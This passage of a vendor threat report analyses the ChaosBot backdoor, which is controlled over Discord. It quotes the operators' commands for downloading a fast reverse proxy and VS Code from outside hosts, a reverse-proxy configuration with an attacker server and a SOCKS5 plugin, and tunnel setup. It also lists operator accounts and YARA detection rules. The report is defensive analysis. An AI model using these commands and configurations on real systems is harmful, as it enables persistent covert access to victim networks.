


Figure 15 – IDA disassembly of instructions responsible for checking MAC addresses

FRP (Fast Reverse Proxy)

Threat actor(s) used the **download** command to download fast reverse proxy (frp) onto a victim device in the Public user directory as **node.exe**, and the configuration for it in a file named **node.ini.**

This allows the threat actors to maintain persistent access to the compromised network, bypass perimeter security controls, and facilitates lateral movement within the network.

```
download
hxxps://cdn.discordapp[.]com/attachments/1418576301236686928/1419510506380722229/node.exe
ex=68d205ad&is=68d0b42d&hm=12fc1ef2525834019505a2830ae2c200d0a2f37c34e9a141ee2488751c42a3
c:\\users\\public\\music\\node.exe
download
hxxps://cdn.discordapp[.]com/attachments/1418576301236686928/1419510525158621295/node?
ex=68d205b2&is=68d0b432&hm=f8f4d85c862efec8b1b9f9a519da1f3472070fd3a171aca4936a9d03796537
c:\\users\\public\\music\\node.ini
```

After downloading, they used the **shell** command to execute fast reverse proxy, passing the configuration file for the –c (config) argument.

```
shell c:\\users\\public\\music\\node.exe -c c:\\users\\public\\music\\node.ini
```

The contents of the frp configuration file can be seen below. In this case, threat actors used the IP address "18.162.110[.]113", which is associated with Amazon Web Services (AWS) Asia Pacific (Hong Kong) region.

```
#frpc.ini [common]
server_addr = 18.162.110[.]113
server_port = 7000
token = frp
admin use_encryption = true
use_compression = true
tls_enable = true
[plugin_socks5]
type = tcp
remote_port = 6005
plugin = socks5
plugin_user = niuben
plugin_passwd = <REDACTED>
```

Visual Studio Code Tunnels

Threat actor(s) attempted to use Visual Studio Code (SHA256: f764ff0750aab9f2fc4cd9ec90c58f1fc85ac74330fc623104d42dfaaf825103) to establish a code tunnel service to act as an additional backdoor.

First, they used the **download** command to download Visual Studio Code, then the **shell** command to execute it with the "**tunnel service install**" arguments and redirected standard output/error to a file at "**c:\users\public\music\log**". Because they redirected the stdout/stderr, they used the **upload** command to retrieve the output.

The **shell** command ultimately failed, as it doesn't handle the multiple choice presented to the user to select an authentication method, e.g. Microsoft Account or GitHub, suggesting that the threat actors were experimenting with PowerShell syntax to determine the correct command.

```
download hxxps://transferai-all.s3.dualstack.ap-southeast-
1.amazonaws[.]com/app/index/code.exe c:\\users\\public\\music\\code.exe

shell (echo | c:\\users\\public\\music\\code.exe tunnel service install >
c:\\users\\public\\music\\log)

upload c:\\users\\public\\music\\log
```

ChaosBot Operators

Based on analysis of more than 12 samples, we have identified exactly two Discord user accounts associated with Command and Control operations of the ChaosBot malware.

Additionally, based on strings present in ChaosBot, "C:\Users\rose", and observed connections to victim machines in the incident, we suspect with medium confidence that the developer of ChaosBot is using a computer named **ROSE0376**.

Discord Username	Discord User ID	Creation Date
chaos_00019	1248523483600785431	Fri, 07 Jun 2024 06:26:34 UTC
lovebb0024	1238009809895428159	Thu, 09 May 2024 06:08:59 UTC




Figure 16 – Discord profile metadata for chaos_00019




Figure 17 – Discord profile metadata for lovebb0024

Yara Rules

The yara rules below detects known variants of ChaosBot and the shortcut-based PowerShell dropper.

```
rule ChaosBot
{
    meta:
        author = "YungBinary"
        description = "ChaosBot detection in memory or on disk"
    strings:
        $s1 = { 48 6f 73 74 20 20 63 6f 6e 6e 65 63 74 65 64 2c 20 63 68 61 6e 6e 65
6c 20 63 72 65 61 74 65 64 3a 20 3c }
        $s2 = { 73 68 65 6c 6c 20 64 6f 77 6e 6c 6f 61 64 20 63 64 20 46 61 69 6c 65
64 20 74 6f 20 63 68 61 6e 67 65 20 64 69 72 65 63 74 6f 72 79 3a }
        $s3 = { 56 69 72 74 75 61 6c 50 72 6f 74 65 63 74 41 6d 73 69 53 63 61 6e 42
75 66 66 65 72 45 74 77 45 76 65 6e 74 57 72 69 74 65 43 4f 4d 50 55 54 45 52 4e 41
4d 45 }
```

```
        $s4 = { 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 6d 65 73 73 61 67 65
5f 2e 74 78 74 }
        $bypass = {
            74 ??
            66 C7 03 31 C0
            C6 43 02 C3
        }
        $antivm = {
            48 ?? 30 30 3A 30 43 3A 32 39
            49 39 ?? 00
        }
    condition:
        uint16(0) == 0x5a4d and (1 of ($s*) or ($antivm and $bypass))
}



rule ChaosBot_Lnk_Dropper
{
    meta:
        author = "YungBinary"
        description = "ChaosBot dropper shortcut file"
    strings:
        $s1 = "$localPath = (Get-Location).Path;Start-Sleep -Milliseconds
500;Remove-Item -Path" wide
    condition:
        $s1
}
```

```
rule ChaosBot_Lnk_Dropper
{
    meta:
        author = "YungBinary"
        description = "ChaosBot dropper shortcut file"
    strings:
        $s1= "$localPath = (Get-Location).Path;Start-Sleep -Milliseconds 500;Remove-
Item -Path" wide
    condition:
        $s1
}
```

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- ChaosBot is a new Rust-based backdoor that uses Discord for Command and Control, allowing it to blend in with normal network traffic.
- Threat actors use weak VPN/Domain credentials and phishing lures with malicious shortcut files for initial access.

Recommendations from the Threat Response Unit (TRU)

- Organizations should:
  - Avoid assigning excessive privileges to remote access accounts, particularly for VPN users
  - Configure mandatory multi-factor authentication (MFA)
  - Enforce strong password complexity requirements
  - Avoid predictable account naming conventions
  - Promptly revoke credentials for off-boarded employees
  - Keep security patches current
  - Enable comprehensive logging of authentication attempts
  - Monitor logs to quickly identify suspicious activities
- Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally though your environment.
  - However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED →

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.